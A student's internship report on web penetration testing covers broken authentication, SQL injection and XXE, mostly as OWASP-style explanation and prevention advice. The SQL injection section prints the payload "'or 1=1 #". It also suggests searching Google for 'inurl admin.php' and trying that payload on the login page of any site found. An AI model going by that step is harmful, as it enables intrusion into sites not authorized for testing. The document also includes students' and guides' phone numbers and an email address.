HACKUP TECHNOLOGY PVT LTD

THE ART OF SECURITY

TO WHOMSOEVER IT MAY CONCERN

This is to certify that **Mr. RAVEENDAR A** currently pursuing **Masters in Technology (Software Engineering)** bearing the Registration Number (**18MIS0246**) has carried out the work entitled on **Web Pen testing** under my supervision during the period of (06/07/2021 to 30 /07 /2021). He was found hardworking, punctual and inquisitive, during the tenure of internship.

For Hackup Technology

Authorised signatory

(DINESH PARANTHAGAN)

CEO & Founder

Place: Coimbatore

Date: 01-08 -2021

www.hackuptechnology.com

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Information Technology & Engineering

Department of Software and Systems Engineering

M.Tech Software Engineering

SWE3099-Industrial Internship

INDUSTRIAL INTERNSHIP APPROVAL LETTER

Reg. no. : 18MIS0246

Name of the student : Raveendar A

Contact no. :7708993857

Email id : raveendar.a2018@vitstudent.ac.in

Period of training (Tentative): From 06/07/2021to 30/07/2021

Name of the industry : Hackup technology Pvt ltd

Company Address :14A,1st Street,Sivananthapuram post,

Land mark - near prozone mall, Coimbatore -641035

Status :

Guide Signature with Date : 9/11/21

NOTE :

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Training centers sort of organization will not be considered as per instruction. Strong company profile will add the weightage to your marks.

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Information Technology & Engineering

Department of Software and Systems Engineering

M.Tech Software Engineering

SWE3099-Industrial Internship

INDUSTRIAL INTERNSHIP DIARY

Reg. no. : 18MIS0246

Name of the student : Raveendar A

Contact no. : 7708993857

Email id : raveendar.a2018@vitstudent.ac.in

Period of training : From 06/07/2021 To 30/07/2021

Name of internal guide : kuruva lakshman sir

Name of external guide : Dinesh Paranthagan sir

Contact Details : 9626215976

Name of the industry : Hackuptechnology

Company Address : 14A, 1st Street , Sivananthapuram post,

Landmark-near prozone mall, Coimbatore, 641035

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Internship project report

Company name : Hackup Technology

Contact Person :Dinesh Paranthagan

Reg no: 18MIS0246

Name : Raveendar A

Table of Contents

S.no	Chapter	Page no:
	Abstract	2
1	**Introduction**	3
	1.1.Problem Statement	4
	1.2.Objective	4
	1.3.Proposed System	5
2	**Technologies Learnt**	5
3	**Vulnerabilities**	6
	3.1.Broken Authenticatication Logout Management	6
	3.1.1.Exploitability	6
	3.1.2.Detectability	6
	3.1.3.Impact	6
	3.1.4.Prevention	6
	3.2.SQL Injection	9
	3.2.1.Exploitability	9

	3.2.2.Detectability	9
	3.2.3.Prevention	11
	3.3.XML External Entity	12
	3.3.1.Overview	12
	3.3.2.Risk Factors	12
	3.3.3.Prevention	13
4	**Conclusion**	16
5	**References**	17
6	**Internship Diary**	18

Abstract:

Web applications have extensively taken over the roles of atomization and enhancement of prevailing solutions. It also provides different services to the multiple users of the application. In the recent time, performance of the web services are measured through two important properties such as authentication and session management. However, user authentication appears to be crucial when a valid user of the web application inappropriately discontinues their communication while the

session remains active and an unauthorized user pick the same session to get access into the system. Broken Authentication and Session Management vulnerability exploitation risk is becoming enormously higher due to attackers creative skills, system's weak design and improper implementation of web applications

In modern days, cyber threats and attacks are triggered to corrupt or steal the information of a person in huge volume of data from different lines of businesses. Across the globe, nowadays it became mandatory to protect the database from security related attacks. SQL injection is a familiar and most vulnerable threat which may exploit the entire database of any organization irrespective whether it is a private organization or a government sector, where code is injected in a web page. This code injection technique is used to attack data-driven web applications or applications. A SQL statement will be altered in such a manner, which goes with ALWAYS TRUE as constraint.

The eXtensible Markup Language (XML), a format for storing and communicating data, is a ubiquitous technology that is used by a myriad of software projects. XML's popularity has led to an increase in the discovery and reporting of XML eXternal Entity (XXE) attacks, which exploit a critical security vulnerability that can be found in web applications that parse XML input. XML documents can contain structures called entities that can access local or remote content. Utilizing these entities, ill-intentioned users can send malicious content to susceptible XML parsers. While many developers have never even heard of XXE processing, a well-executed attack can be devastating, with consequences such as the exposure of confidential information, denials of service, and other undesirable impacts

1.Introduction

XML External Entity (XXE) attacks can be devastating to victims, with results that can include the exposure of sensitive information and denial of service. These attacks have increasingly been found and reported in major web applications such as Facebook and Google, but few developers even know they are at risk [1 &

2]. Accordingly, this paper will serve as an educational resource for those wishing to learn about XXE attacks.

In this era, websites have become the most essential part in our lives. Among the top most security threats SQL Injection attack ranks top based on OWASP[1] Top 10 security vulnerability report. Through these websites we insert number of personal data which gets stored in the database. We can access it from anywhere using network. This opened the gate for the attackers to grab those data from vulnerable web pages. To find those vulnerable web pages the attackers can find many efficient tools like botnet [2] which generate the list of vulnerable web pages. Once the webpage is detected the attacker start to steal the data using SQL Injection attack.

1.1.Problem Statement:

SQL stands for structured query language which must be pronounced as se-qual. This language is mainly developed for interacting with the relational database. For data manipulation, Query is used to insert data, modify the database, to access the required data alone. Here comes the injection which is done through SQL query under data manipulation

Web applications authentication systems are handled by using conditional quires to check username and password against one user for authentication. If these conditional queries get infected or not properly handled, it could easily compromised by an intruder to get access into the system without proper authentication.

An XML external entity attack is an attack against an application that parses XML. XML, eXtensible Markup Language, is a text-based format used to store and transport data. Here is a simple example of data that might appear in an XML document

1.2.Objective:

Our objective is to prevent un authorised actions and access to sensitive to safeguard the privacy of the people who access the online websites .so in this we are going to detect some of those vulnerabilities which will be a major blow for privacy of users.

1.3.Proposed System

Even though XXE attacks occur as far back as 1992, predating SQL injection, cross-site scripting, and CSRF attacks, this XML vulnerability still has not received the attention that it deserves [3]. As it is incredibly flexible, XML is used in a broad variety of software applications. The hundreds of document formats using XML syntax include communication protocols, such as XMPP, configuration files, such as those used in Microsoft .NET Framework, document formats, such as PDF, RSS, and ODF, image formats, such as SVG and EXIF headers, and countless other formats. In an interesting twist, many XML parsers are vulnerable by their default .

We need to find the major exploitation types of the these vulnerabilities and then to develop counter defence to prevent their exploitation. In this way develop a safer websites for our users.

2.Technologies Learned

1. Kali Linux OS
2. Burp suite
3. OWASP-BWA
4. DVWA
5. BWAPP
6. Wappalyzer
7. Website FingerPrinting

3.Vulnerabilities:

3.1Broken Authentication Logout Management

3.1.1.Exploitability:

Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.

3.1.2.Detectability:

The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications.

Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

3.1.3.Impact:

Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.

3.1.4.Prevention:

Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.


* Do not ship or deploy with any default credentials, particularly for admin users.


* Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.


* Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.


* Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.


* Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
* Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.











- After logging out ,Click back button and verify session timeout
- Right click in the BWapp screen > inspect element > storage

(the session id - highlighted in yellow - should change, then only it means its logging out and moving to another page)

3.2.SQL Injection

A SQL Injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/ Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

3.2.1.Exploitability:

- SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.
- SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
- The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.


3.2.2.Detectability:


The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the single quote character ' and looking for errors or other anomalies.

- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
- Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.
- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitoring for any resulting interactions.





- First we need to Search in google “inurl admin.php” and the all the admin pages that made of php will be on results.
- Select any one link go to the login page inject command “‘or 1=1 #”if its logged in then it’s vulnerable to sql injection.

3.2.3Prevention:

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

- Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.

- SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
- SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
- You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
- In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

3.3.XML External Entity

3.3.1.Overview:

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

3.3.2.Risk Factors:


- The application parses XML documents.
- Tainted data is allowed within the system identifier portion of the entity, within the document type declaration (DTD).
- The XML processor is configured to validate and process the DTD.
- The XML processor is configured to resolve external entities within the DTD.


3.3.3.Prevention:


Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:


- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.


If these controls are not possible, consider using virtual patching, API security gateways, Web Application Firewalls (WAF), or Interactive Application Security Testing (IAST) tools to detect, monitor, and block XXE attacks.

